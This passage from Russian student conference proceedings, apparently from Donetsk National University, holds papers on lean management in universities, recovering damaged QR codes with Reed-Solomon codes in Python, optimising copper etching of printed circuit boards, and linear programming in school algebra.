В марте 2018 г. на I Всероссийской конференции «Бережливый ВУЗ» первые результаты движения в направлении внедрения бережливых технологий продемонстрировали российские ВУЗы. Например, Пятигорский медико-

фармацевтический институт (ПМФИ) запустил следующие бережливые проекты: «Оптимизация деятельности факультета последипломного образования ПМФИ», «Оптимизация работы административно-хозяйственного отдела», «Создание отдела менеджмента качества и бережливых технологий ПМФИ», «Внедрение бережливых технологий в аптеке производственной ПМФИ». В результате внедрения этих проектов в работе факультета последипломного образования был оптимизирован процесс осуществления документооборота, что позволило, примерно на 70 %, уменьшить трудовые затраты в деканате. Была исключена потребность в почтовой доставке документов абитуриентов в деканат (исключена ненужная транспортировка), исключены потери из-за неправильно оформленных документов (брак) или их дублирования (перепроизводство).

Удмуртский государственный университет (УдГУ) в сфере бережливого производства разработал практико-ориентированную магистерскую программу «Экономика бережливого производства», подготовку научных работ и реализации «первой редакции» бережливых проектов, направленных на сокращение срока приема научно-педагогических кадров на работу и др. Анализ практик ПМФИ и УдГУ демонстрирует в основном «точечный» подход, направленный на совершенствование только отдельных процессов через использование некоторых инструментов бережливого управления – это картирование потоков создания ценности, выявление проблем и потерь в них и реализация мероприятий по улучшениям. Использование данной методики позволяет данным учебным заведениям получать локальные результаты по сокращению времени протекания процессов, но не способствует достижению главных целей, т.к. не затрагивает в целом изменение процессной модели управления организацией. Переход учебного заведения на бережливое управление организацией требует системного подхода, который предусматривает идеологию Lean, основанную на устранении всех видов потерь, а так же охват всех основных направлений развития, вовлечение и обучение кадрового состава, повышение качества, предоставляемых образовательных услуг.

Например, Майкопский государственный технологический университет (МГТУ) разработал и внедрил концепцию бережливых технологий с использованием системного подхода. Было определено 7 направлений выполнения работ: образование, региональная бизнес-среда (внебюджетное финансирование), информационно-коммуникационное пространство, научные разработки, организационно-управленческая сфера, многокультурная социальная среда, имущественная среда. По каждому из данных направлений реализуются внутренние бережливые проекты (например, улучшение процесса проверки работ студентов с использованием платформы «Антиплагиат.Вуз» на оригинальность приведенных данных, введение системы для рейтинговой оценки научной и педагогической деятельности научно-педагогических кадров МГТУ; открытие профильных классов и подготовительных курсов в школах г. Майкопа; подготовка к проведению «WorldSkills-2018»; упрощение процедуры назначения государственных стипендий студентам МГТУ; формирование системы обеспечения исполнения обязанностей иностранными студентами в части соблюдения режима пребывания на территории Российской Федерации; оптимизация процессов заключения договоров для оказания платных образовательных услуг; разработка системы навигации и маршрутизации в корпусах университета и другие).

Изучение практики внедрения бережливых технологий в ВУЗах РФ показывает, что заявленная системность демонстрируется через реализацию Lean-проектов и не предусматривает комплексных мероприятий по определению готовности учебной организации к переходу на бережливое управление, обучению и вовлечению коллектива в процесс непрерывных изменений, развитию научной деятельности в предметной области,

мотивации кадрового состава на бережливые результаты, формированию бережливой культуры управления изменениями и оценки ее уровня.

С учетом преимуществ проектного менеджмента реализация новой концепции внедрения бережливых технологий в ГОУ ВПО «ГИИЯ» планируется осуществляться в формате системного проекта «Бережливый университет». За пример была принята практика внедрения данного проекта в Федеральном государственном автономном образовательном учреждении высшего образования «Белгородский государственный национальный исследовательский университет»

Каждому вузу необходимо формировать определенную траекторию собственного развития с внедрением бережливых технологий с учетом изменений внешней среды: геополитическая обстановка в регионе, экономическая среда и др. Главной целью внедрения проекта «Бережливый университет» является максимальное удовлетворение потребности в качественных научно-образовательных услугах, как для внешнего, так и для внутреннего потребителя, развитие условий для эффективной самореализации в научной, образовательной и управленческой деятельности. При внедрении данного проекта использовался системный подход. Для этого были определены 5 ключевых блоков (рис. 2). Для обеспечения управления проектом сформирована нормативная правовая база, регламентирующая механизмы реализации предложений по улучшениям и систему стимулирования участия в бережливой деятельности, определен состав команды проекта, утверждена проектная документация (паспорт и план управления проектом).



Рисунок 2 – Блоки проекта «Бережливый университет»

Концепция бережливого университета заключается в непрерывном совершенствовании процесса создания ценностей для студентов и преподавателей путем рационального регулирования всех основных, вспомогательных и обслуживающих процессов.

Внедрение проекта «Бережливого университета» предполагает вовлечение каждого научно-педагогического и управленческого сотрудника в процессы улучшения образовательных услуг и максимально ориентировано на студентов и преподавателей.

К принципам «Бережливого ВУЗа» можно отнести:

- стратегическая направленность;
- постоянное улучшение;
- системность;
- ориентация на создание ценностей для студентов и преподавателей;
- уважение к личности;
- сокращение все видов потерь;
- визуализация и закрепление наилучших практик;

- вовлечение кадрового состава.

Шаги внедрения проекта «Бережливый ВУЗ»:

Шаг 1: определить проблемные зоны в работе учебного заведения;

Шаг 2: создать дорожную карту по итогам анализов.

К ожидаемым итогам после внедрения «Бережливого университета» можно отнести следующие:

- интерес к нуждам студентов и преподавателей;
- сосредоточенность на устранении всех видов потерь в ходе организации предоставления образовательных услуг;
- повышение качества образования при постоянном сокращении затрат;
- использование обучающимися и преподавателями принципов «Lean» во всех сферах жизни.

При исполнении проекта одной из основных трудностей и весомым ограничением стало сопротивление персонала внедряемым изменениям. Учитывая консерватизм, характерный для преподавателей ВУЗов, и обостренное чувство собственного достоинства, обоснованное высоким интеллектом, решение проблемы с вовлечением профессорско-преподавательского состава в процесс непрерывного улучшения происходило при помощи различных методов (вовлечение через участие, демонстрация лучших результатов коллег, культивирование лидерства, различные поощрения).

Заключение: При внедрении бережливого управления учебной организации необходима модель системного проекта, которая расширит возможности и даст существенный эффект, выраженный в безостановочном улучшении внутренних процессов организации, избавление от всех видов потерь, увеличении результативности труда при осуществлении операционной деятельности педагогического и административного персонала, оптимизации и правильном использовании личных ресурсов, расширении научной базы, развитии общей бережливой культуры.

СПИСОК ЛИТЕРАТУРЫ

1. Гайворонская, С. А. Практика внедрения бережливых технологий в систему управления вузом: проектный подход / С. А. Гайворонская // Университетское управление: практика и анализ. – 2019. – Т. 23, № 4. – С. 104-115.
2. Аджиенко В. Л., Кодониди М. И., Кищенко Ю. М., Кривенко С. В. Бережливые проекты в вузе: факторы успеха // Сборник научных трудов форума «Проектная и бережливая синергия как фактор повышения производительности труда». Белгород. 28 ноября 2018 г. С. 28-30.
3. Васильева Г. Н., Дровосекова И. Л. Совершенствование системы управления вузом на основе концепции бережливого производства (на примере УдГУ) // Сборник научных трудов форума «Проектная и бережливая синергия как фактор повышения производительности труда». Белгород. 28 ноября 2018 г. С. 17-21.

INTRODUCTION OF THE CONCEPT OF LEAN TECHNOLOGIES IN HIGHER EDUCATION INSTITUTIONS

Abstract: The article provides an analysis of the process and summarizes the experience of implementing lean manufacturing principles in a number of Russian universities. A management model for the introduction of lean technologies is given.

Keywords: lean manufacturing, lean university, management model.

Romanyuk A.V.

Scientific advisers: Pometun E.D. Ph.D in Technical Science, Senior lecturer.

E-mail: alinaramanuk@gmail.com

e.pometun@donnu.ru

УДК 004.056

ВОССТАНОВЛЕНИЕ ПОВРЕЖДЁННОГО QR- КОДА ПРИ ПОМОЩИ КОДОВ РИДА–СОЛОМОНА

Соломкин А.А.

*Научный руководитель: Бабичева М.В., старший преподаватель
ГОУ ВПО «ДОННУ»*

Аннотация: работа посвящена помехоустойчивости кодов Рида-Соломона на примере qr-кодов, в ходе работы были изучены принципы и написана программа для восстановления повреждённой информации на qr-коде, проведено исследование насколько сильно может быть повреждён qr-код чтобы его можно было восстановить.

Ключевые слова: qr-код, коды Рида-Соломона, восстановление

Введение. Одной из наиболее актуальных проблем в информационной безопасности является защита данных от повреждения и разрушения. Средством для защиты информации от частичного повреждения и возможности восстановления являются коды Рида – Соломона. С их помощью можно прочитать поврежденные данные либо передать информацию в условиях связи с большим количеством помех [1].

Постановка задачи и разработка скрипта. Необходимо изучить алгоритм генерации qr-кода, на его основе создать алгоритм восстановления повреждённых участков на qr-коде и написать скрипт его реализации на языке Python, восстановить повреждённые данные в qr-коде в зависимости от объема повреждений. В данной реализации восстанавливается qr-код размером 25x25 блоков. Программе на вход подаётся изображение qr-кода размером 250x250 пикселей. Выходными данными является восстановленный qr-код.

Для увеличения скорости обработки при запуске программы считывается изображение и преобразуется в двумерный массив, который впоследствии уменьшается. Далее идёт проверка байтов отвечающих за версию qr-кода и наложение нужной маски.

Следующим этапом выполнения программы является считывание закодированной информации, поиск терминатора и добавление битов заполнения. Далее подготовленные данные восстанавливаются при помощи кодов Рида-Соломона и добавляются на qr-код вместе со служебной информацией: поисковыми узорами, выравнивающим узором, полосами синхронизации и кодом маски и уровня коррекции. Результатом работы программы является восстановленный qr-код, представленный на рисунке 1.

Порядок подготовки данных для восстановления qr-кода. Для успешного восстановления qr-кода при помощи кодов Рида-Соломона необходимо правильно подготовить и считать данные с неповреждённых участков изображения [2].




Рисунок 1 – Результат работы скрипта

Вначале повреждённый qr-код при помощи библиотеки `numpy` преобразовывается в список данных, в котором сохраняется положение и цвет каждого пикселя изображения. Далее для удобства обработки информации и для более быстрой работы программы этот `numpy` список 250×250 преобразовывается в список размером 25×25 , в котором хранится информация по блокам пикселей 10×10 .

Далее считываются биты отвечающие за версию qr-кода, их расположение известно, и следует проверить каждый из 30 битов, в случае повреждения, представленного на рисунке 1 известно всего 12 битов. Расположение сохранившихся битов кода маски и уровня коррекции показано на рисунке 2.



Рисунок 2 – Расположение битов кода маски и уровня коррекции

На основании этих битов формируется регулярное выражение для поиска подходящей маски. Регулярное выражение для данного qr-кода следующее – “.....11011010”. Далее при помощи этого регулярного выражения ищется соответствие в массиве со всеми масками. Всего есть 32 различных масок, по 8 на каждый уровень коррекции. Исходя из этого можно найти, что уровень коррекции данного qr-кода - Q6, полностью маска выглядит так: “010111011011010”.

Всего существует 8 масок, для qr-кода с данным уровнем коррекции, подходит маска под номером 6 (номера от 0 до 7) – “ $((i*j) \% 2 + (i*j) \% 3) \% 2$ ”, где i – номер строки бита, j – номер столбца бита.

Дальше нужно перебрать каждый бит в списке, при помощи двух циклов, и наложить маску, если выражение для бита равно нулю, то он инвертируется, иначе остаётся прежним. На рисунке 3 изображен qr-код после наложения маски.



Рисунок 3 – Qr-код после наложения маски

Так как информация в qr-код записывается не стандартным образом слева-направо – сверху-вниз, а снизу-вверх – справа-налево, как изображено на рисунке 4, то

для удобства работы стоит “повернуть” данные в списке так чтобы можно было перебирать их обычным образом.




Рисунок 4 – Порядок заполнения данных на qr-коде

Для “разворота” списка, нужно сначала повернуть его на 90 градусов и затем пройти по половине списка и поменять местами текущий элемент с номером i и элемент под номером длина списка минус i .

Считывание информации. Следующим этапом следует считать данные, игнорируя все места где находится служебная информация. Информация в qr-код записывается “змейкой” и за один проход записывается сразу 2 бита, это видно на рисунке 4, помимо этого, информация делится на блоки по 8 бит, как показано на рисунке 5.




Рисунок 5 – Разделение информации на блоки в qr-коде

Для правильного сбора информации создаём функцию, которая будет группировать биты в группы из 8 бит и записывать их в список. Эту функцию будем вызывать из цикла каждый раз, когда выбранный бит будет находится в одном из блоков данных из рисунка 6. Алгоритм считывания данных представлен на рисунке 6.

В списке считанных данных среди испорченных битов нужно найти терминатор, который представляет из себя ноли посреди битых данных. Блок данных с терминатором нужно дополнить нолями до конца, а следующие 4 блока заменить на 3 раза чередующиеся ‘11101100’ и ‘00010001’ как показано на рисунке 7.

Далее подготавливаем массив для восстановления данных, создаём два массива, в одном будем хранить стёртые данные, во втором блоки будем переводить в десятичную систему, а вместо стёртых данных будем записывать нули. После этого при помощи библиотеки `geedsolo` и функции `rs_correct_msg` передаём оба массива и на выходе

получаем восстановленные данные которые осталось перевести в двоичный формат и объединить в один массив как показано на рисунке 8.

```
def perevod_iz_blokov_v_dannii_0_1(i,j):
    if len(promejutochnii_dannii) == 8:
        rasshifrovanie_bitie_dannii.append(''.join(promejutochnii_dannii))
        promejutochnii_dannii = []
    if new_arr_qr_flip[i][j] == '1'.ljust(2):
        promejutochnii_dannii.append('1')
    elif new_arr_qr_flip[i][j] == '0'.ljust(2):
        promejutochnii_dannii.append('0')
    else:
        promejutochnii_dannii.append('?')

x = True
for i in range(0, len(new_arr_qr_flip)-2, 2):
    if i > 17:
        i+=1
    for j in range(len(new_arr_qr_flip)):
        if x:
            if i == 8 and j > 3 and j < 9:
                perevod_iz_blokov_v_dannii_0_1(i+1,j)
                continue
            if (i == 18) or (j == 18) or (j > 15 and i < 8) or (i > 15 and j < 8) or (j > 15 and i > 15) or (i > 3 and i < 9 and j > 3 and j < 9):
                continue
            perevod_iz_blokov_v_dannii_0_1(i,j)
            perevod_iz_blokov_v_dannii_0_1(i+1,j)
        else:
            if (j > 15 and j < 21 and i > 3 and i < 9) or (j < 9 and i < 8) or (j < 9 and i > 15) or (j > 16 and i > 15) or (j == 6) or (i == 18):
                continue
            perevod_iz_blokov_v_dannii_0_1(i, len(new_arr_qr_flip)-1-j)
            perevod_iz_blokov_v_dannii_0_1(i+1, len(new_arr_qr_flip)-1-j)
    x = not(x)
```

Рисунок 6 – Алгоритм считывания информации с qr-кода

10011010	10011010	
10001000	10001000	
????????	????????	
????????	????????	
????????	????????	
????????	????????	
????????	????????	
????????	????????	
????????	????????	
????????	????????	
????????	????????	
????????	????????	
??00000?	??000000	import reedsolo
1???????	11101100	b = bytearray()
????????	00010001	erasures = []
????????	11101100	for i, bits in enumerate(rasshifrovanie_bitie_dannii):
????????	00010001	if '?' in bits:
????????	11101100	erasures.append(i)
??010001	00010001	b.append(0)
		else:
		b.append(int(bits, 2))
		mes, ecc, q = reedsolo.rs_correct_msg(b, len(erasures), erase_pos=erasures)
		polnie_dannii1 = []
		polnie_dannii2 = []
		for i in range(len(mes)):
		polnie_dannii1.append('{:08b}'.format(mes[i]))
		if i < len(ecc):
		polnie_dannii2.append('{:08b}'.format(ecc[i]))
		polnie_dannii = ''.join(polnie_dannii1) + ''.join(polnie_dannii2)

Рисунок 7 – Добавление байтов заполнения и алгоритм восстановления данных

Когда данные уже восстановлены нужно поместить все эти биты обратно в массив так же, как и считывали их. После этого повернуть массив в его изначальное положение. После того как массив повернут на него следует ещё раз наложить маску для возвращения данным их первоначального вида и добавить служебную информацию на свои места, которые заранее известны. К служебной информации относятся: поисковые узоры, выравнивающие узоры, полосы синхронизации и код маски и уровня коррекции.

Когда вся информация находится на своих местах, можно переводить все данные из списка 25x25 в numpy array размером 250x250 и сохранять в картинку. На выходе получается восстановленный qr-код, который можно просканировать любым сканером (рис.8).




Рисунок 8 – Восстановленный qr-код

Предельные возможности восстановления qr-кода. Представленный на рисунке 2 qr-код имел 72.3% повреждённой информации и был успешно восстановлен, но это далеко не предел. Можно даже восстановить информацию с qr-кода с повреждениями 99.7% , но при условии того что на нём останется видна структура данных как на рисунке 9. Qr-код с рисунка 10, это тот же qr-код который был восстановлен ранее, только вместо целых блоков, в нём осталось по одному пикселю на блок. Разработанная программа «видит» оба qr-кода одинаково и поэтому может восстановить оба.



Рисунок 9 – Qr- код повреждённый на 99.7%

Хоть этот qr-код был почти полностью повреждён, но часть данных на нём не несёт закодированную пользователем информацию, 42% относится к служебной информации, а из оставшихся 58% было потеряно 36% блоков данных, что превышает допустимые 25% повреждений для возможности чтения qr-кода другими ресурсами. Однако разработанной программой он восстановился полностью.

Выводы. В ходе выполнения данной работы был разработан скрипт, восстанавливающий повреждённый qr-код. Скрипт был написан на языке Python. Подводя итоги, можно сделать вывод, что коды Рида-Соломона могут восстановить сообщение, которое повреждено более чем на 50%. Даже qr-код поврежденный на 99% все равно удалось восстановить. Повреждения, которые приходится на служебную информацию qr-кода не несут вреда зашифрованным данным.

СПИСОК ЛИТЕРАТУРЫ

1. Алгоритм генерации QR-кода [Электронный ресурс] – Режим доступа: <https://habr.com/ru/post/172525/>
2. QR-код [Электронный ресурс] – Режим доступа: <https://ru.wikipedia.org/wiki/QR-%D0%BA%D0%BE%D0%B4>

DAMAGED QR CODES RECOVERY USING REED-SOLOMON CODES

Annotation: the work is devoted to the noise immunity of Reed-Solomon codes on the example of qr-codes, the principles were studied and a program was written to restore damaged information on a qr-code, the study of how badly a qr-code can be damaged so that it can be restored was made.

Keywords: qr-code, Reed-Solomon codes, recovery

Solomkin A.A.,

Scientific adviser: Babicheva M.V., senior Lecturer,

Donetsk National University

Email: lsolomkin@mail.ru

УДК 621.382.049.75:621.357

ИЗГОТОВЛЕНИЕ ПЕЧАТНЫХ ПЛАТ МЕТОДОМ ТРАВЛЕНИЯ МЕДИ. ОПТИМИЗАЦИЯ ПРОЦЕССА

Степанова С.Д.

*Научный руководитель: Кандаева И.В., старший преподаватель
ГОУ ВПО «ДОННУ»*

Аннотация. В статье рассмотрены основные этапы изготовления печатных плат методом травления незащищенных участков меди. Описаны способы оптимизации процесса травления. Определены достоинства и недостатки каждого из них.

Ключевые слова. Печатные платы, термоперенос изображения, травление меди, хлорное железо.

Актуальность. В процессе работы кружка технического творчества часто возникает необходимость проектирования устройств с радиоэлектронным управлением. Их неотъемлемой частью являются платы, на которых размещаются электронные компоненты. Это могут быть универсальные макетные платы под пайку проводными перемычками (рис. 1 а), макетные платы на основе гнёзд с шагом 2,54 мм для сборки устройства без пайки (рис. 1 б) или разработанные и изготовленные печатные платы (рис. 1 в).




Рисунок 1 – Типы плат для управления РЭУ

Первые два вида плат просты в изготовлении, но обладают рядом недостатков:

- громоздкость конструкции;
- низкая надежность контактных соединений;
- сложность дальнейшей эксплуатации устройства.

Исходя из этого можно сделать вывод, что макетные платы больше подходят для прототипирования, чем для применения в готовых устройствах.

Печатные платы, изготовленные под конкретное устройство несколько сложнее в реализации, но не подвержены приведенным недостаткам.

Объект исследования: несерийное производство печатных плат.

Предмет исследования: оптимизация процесса травления меди.

Цель исследования: усовершенствовать процесс несерийного изготовления печатных плат, используемый при конструировании устройств с радиоэлектронным управлением.

Используемые методы:

- *теоретические*: анализ литературных источников, изучение фото-видео ресурсов, системный подход, обобщение;
- *эмпирические*: сравнение процесса при различных условиях, измерение времени проведения операции.

Основная часть. Известны следующие основные методы создания печатных плат:

- электрохимический – тонкий слой металла наносится способом химического осаждения;
- электролитический с переносом – схема предварительно осаждается на металлическую матрицу, а затем переносится на изоляционное основание;
- фольгирование – лист медной фольги приклеивается к изоляционному основанию с одной или двух сторон с последующим вытравливанием или гравировкой из фольги требуемой схемы;
- вжигание токопроводящей схемы из серебряной пасты;
- вакуумное распыление [1].

Для применения в несерийном производстве больше всего подходит метод травления меди с пробельных мест (без защитного покрытия) фольгированного стеклотекстолита. Он не требует дорогостоящего оборудования, прост в использовании и позволяет получить печатные платы высокого качества с относительно низкими время- и трудозатратами. Весь процесс можно разделить на следующие 7 основных этапов.

1) Разработка рисунка печатной платы. Разработка осуществляется при помощи графических редакторов. На данном этапе намного удобнее использовать специализированное ПО, которое позволяет встроенными функциями проверить правильность разводки, наличие электрического контакта между участками печатной платы.

2) Подготовка основания для переноса изображения. Основанием для переноса служит металлизированная сторона фольгированного стеклотекстолита. Чтобы обеспечить качественный перенос подготовленного рисунка печатной платы – основание должно быть должным образом подготовлено. Медное покрытие шлифуется при помощи наждачной бумаги зернистостью не менее P1000 (при использовании меньшей зернистости наблюдалось отслаивание рисунка). После шлифовки поверхность обрабатывается обезжиривающими средствами.

3) Перенос изображения на подготовленную поверхность фольгированного стеклотекстолита. Для переноса изображения существует несколько способов: фотолитография (плата обрабатывается фоторезистом и при засвечивании незащищенных участков ультрафиолетовыми лучами формируется изображение для дальнейшего вытравливания) и термоперенос подготовленного изображения. Результаты переноса по качеству сопоставимы и позволяют получить минимальную ширину проводников 0,3-0,4 мм и расстояние между ними до 0,3 мм. Второй способ экономически более целесообразен, т.к. не требует специализированного оборудования и материалов. Для обеспечения качественного перевода используется глянцевая фотобумага с распечатанным на лазерном принтере изображением. После осуществления переноса тонера на подготовленное основание бумага снимается. Размачивание в теплой воде существенно упрощает данную операцию.

4) Травление меди с пробельных мест. Это процесс химического разрушения металла в результате действия жидких или газообразных травителей на участки поверхности заготовки, не защищенные защитной маской. Травление представляет собой сложный окислительно-восстановительный процесс, который применяют для формирования проводящего рисунка печатной платы путем удаления меди с не защищенных участков. Это одна из основных операций изготовления печатной платы,

так как на ней происходит формирование рисунка печатных элементов (проводников, контактных площадок и пр.), точность выполнения которых влияет на электрические характеристики печатной платы. Кроме того, брак на этой операции (стравливание проводников, уменьшение ширины за счет подтравливания проводников, площади поперечного сечения и пр.) является необратимым [2].

Данный этап является самым длительным (до 60 мин, в зависимости от активности среды травления), но его можно ускорить. Рассмотрим основные способы оптимизации.

а) Плата закрепляется в верхних слоях раствора для травления. Это ускоряет процесс, так как наиболее активная часть среды травления размещена вверх.

б) Увеличение температуры среды травления. Недостаток: сложность организации подогрева.

в) Перемешивание раствора в емкости для травления вручную. При использовании способа существует опасность попадания раствора на окружающие предметы и кожу человека.

г) Перемешивание раствора в емкости для травления при помощи аквариумного воздушного компрессора. Данный способ подвержен тем же недостаткам, что и предыдущий.

д) Придание вибраций плате при помощи установленного вибромотора.

Рассмотрим простейшую схему управления вибромотором от мобильного телефона [3]. Она выполнена на микросхеме-таймере 555 серии и предназначена для ограничения продолжительности включения мотора до 10% времени. схема устройства приведена на рис. 2.




Рисунок 2 – Схема управления вибромотором

Средой для травления в ходе проведения опытов выбран раствор хлорного железа (FeCl_3). Достоинства – высокая скорость травления, малая величина бокового подтравливания, высокая четкость контура рисунка, активность при высоком содержании в нем растворенной меди, малое содержание токсичных веществ по сравнению с другими травителями, низкая стоимость, разработано много методов регенерации и утилизации отработанных растворов. Недостатки – сложность удаления с поверхности тонкого плотного слоя гидрата оксида железа, снижающего сопротивление изоляции и загрязняющего раствор. Было проведено 4 опыта: с опущенной платой на дно емкости для травления, с платой размещенной на поверхности раствора при помощи пенопластового поплавка, платой на поверхности и подогретым раствором, платой на поверхности и установленным вибромотором.

Результаты:

I опыт: полное удаление меди с незащищенных участков – 37 мин., в некоторых местах заметны следы подтравливания проводников под слоем защитного покрытия.

II опыт: полное удаление меди с незащищенных участков – 26 мин., в некоторых местах заметны следы подтравливания проводников под слоем защитного покрытия.

III опыт: полное удаление меди с незащищенных участков – 11 мин., подтравливания проводников под слоем защитного покрытия не обнаружены.

IV опыт: полное удаление меди с незащищенных участков – 16 мин., подтравливания проводников под слоем защитного покрытия не обнаружены.

5) Удаление защитного покрытия. Перед пайкой необходимо удалить все защитные покрытия, которые использовались для ограничения мест травления. В зависимости от типа нанесения может выполняться при помощи слабых растворов щелочей (для фоторезиста) или ацетона (для термостойкого тонера).

6) Сверловка отверстий. Так как процесс производится после травления меди – нет необходимости в разметке отверстий на печатной плате. Чтобы улучшить качество рекомендуется применять сверлильные станки или направляющие для вертикальной установки сверла. Это особенно важно при конструировании устройств с использованием микросхем, разъемов и других сложных компонентов, требующих точного позиционирования на плате.

7) Лужение платы. Лужение свинцово-оловянистым припоем производится для защиты слоя меди от окисления во время эксплуатации. Оптимальные результаты достигаются при использовании неактивных флюсов, которые в дальнейшем без усилий отмываются с готового устройства.

Для обеспечения безопасности в помещении необходимо соблюдать некоторые регламентированные нормы охраны труда. Согласно им, комната для работы оператора и экспериментатора должна находиться в отдельном помещении, которое обязательно должно быть оборудовано искусственным и естественным освещением. Для регуляции силы дневного света следует применять шторы и экраны. Также необходимо минимизировать наличие отраженного света.

Чрезмерный шум также может влиять на работоспособность человека и понижать его из-за снижения внимания, повышения усталости и раздражительности, влияя на физиологические показатели. Все это снижает работоспособность человека.

Уровень шума на рабочем месте не должен превышать 50 дБ. Для контроля уровня шума стены и потолок в рабочем помещении могут быть обшиты шумоизолирующим материалом.

Выводы. Применение описанных в статье способов оптимизации процесса травления позволяет сократить временные затраты на изготовление печатных плат. Простое подвешивание изготавливаемой платы в верхних слоях травильной среды уменьшает время травления на 30 %. Отличный результат дает подогрев, но данный способ сложен в эксплуатации и его применение может быть целесообразно при постоянном производстве печатных плат. Способ с приданием вибраций изготавливаемой плате улучшает сброс меди с заготовки. Это способствует более равномерному удалению незащищенных участков меди и уменьшает эффект бокового подтравливания проводников и контактных площадок, что сказывается на общем качестве готового устройства.

СПИСОК ЛИТЕРАТУРЫ

1. Тупик В.А. Технология и организация производства радиоэлектронной аппаратуры. – СПб: СПбГЭТУ «ЛЭТИ» – 2004

2. Брусницына, Л. А. Технология изготовления печатных плат: [учеб. пособие] / Л. А. Брусницына, Е. И. Степановских; [науч. ред. В. Ф. Марков]; М-во образования и науки Рос. Федерации, Урал. федер. ун-т. – Екатеринбург: Изд-во Урал. ун-та, 2015. – 200 с.

3. Ускоритель травления плат [Электронный ресурс]. – Режим доступа: <http://easyelectronics.ru/uskoritel-travleniya-plat.html>

**THE MANUFACTURING OF PRINTED CIRCUIT BOARDS BY COPPER ETCHING METHOD.
PROCESS OPTIMIZATION.**

Annotation. The paper is concerned with the major stages of manufacturing the printed circuit boards by etching the unprotected areas of copper. The optimization techniques for copper etching have been described. Both advantages and disadvantages of each of them have been specified.

Keywords: printed circuit boards, image thermal transfer, copper etching, ferric chloride.

Stepanova S.D.

Scientific adviser: Kandaeva I.V., senior lecturer

Donetsk National University

E-mail: svetabylia00@mail.ru

УДК 378:517:519.677

ПРИКЛАДНЫЕ ЗАДАЧИ ЛИНЕЙНОГО ПРОГРАММИРОВАНИЯ ПРИ ИЗУЧЕНИИ «АЛГЕБРЫ»

Шелехова Е.Е.

*Научный руководитель Шелехова О. Г., канд. техн. наук, доцент
ГОУ ВПО «ДОННУ»*

Аннотация. В работе раскрыты пути реализации прикладной направленности курса «Алгебра» на примере использования прикладных задач линейного программирования.

Ключевые слова: графический метод решения задач линейного программирования, прикладные задачи, согласованность обучения математике в средней и высшей школе.

Актуальность. Графический метод решения задач линейного программирования открывает многообразные возможности поиска оптимального решения прикладных задач в различных областях человеческой деятельности. [1–8]. Например, его использование позволяет решать вопросы минимизации расходов предприятия, получения максимальной прибыли области экономики [1, 2], выбора оптимального значения надежности [3] определения диапазона допустимых электрических величин и выбора оптимального режима работы электрооборудования в области электроэнергетики [4, 5] и т.д.

Решения задач линейного программирования графическим методом изучается в высших учебных заведениях [1-3, 5, 8], однако, основные необходимые для его использования математические знания школьники получают уже в седьмом классе (например, умение строить прямые, находить графическое решение систем уравнений и т.д.) [10], что позволяют адаптировать его изучение для средней школы.

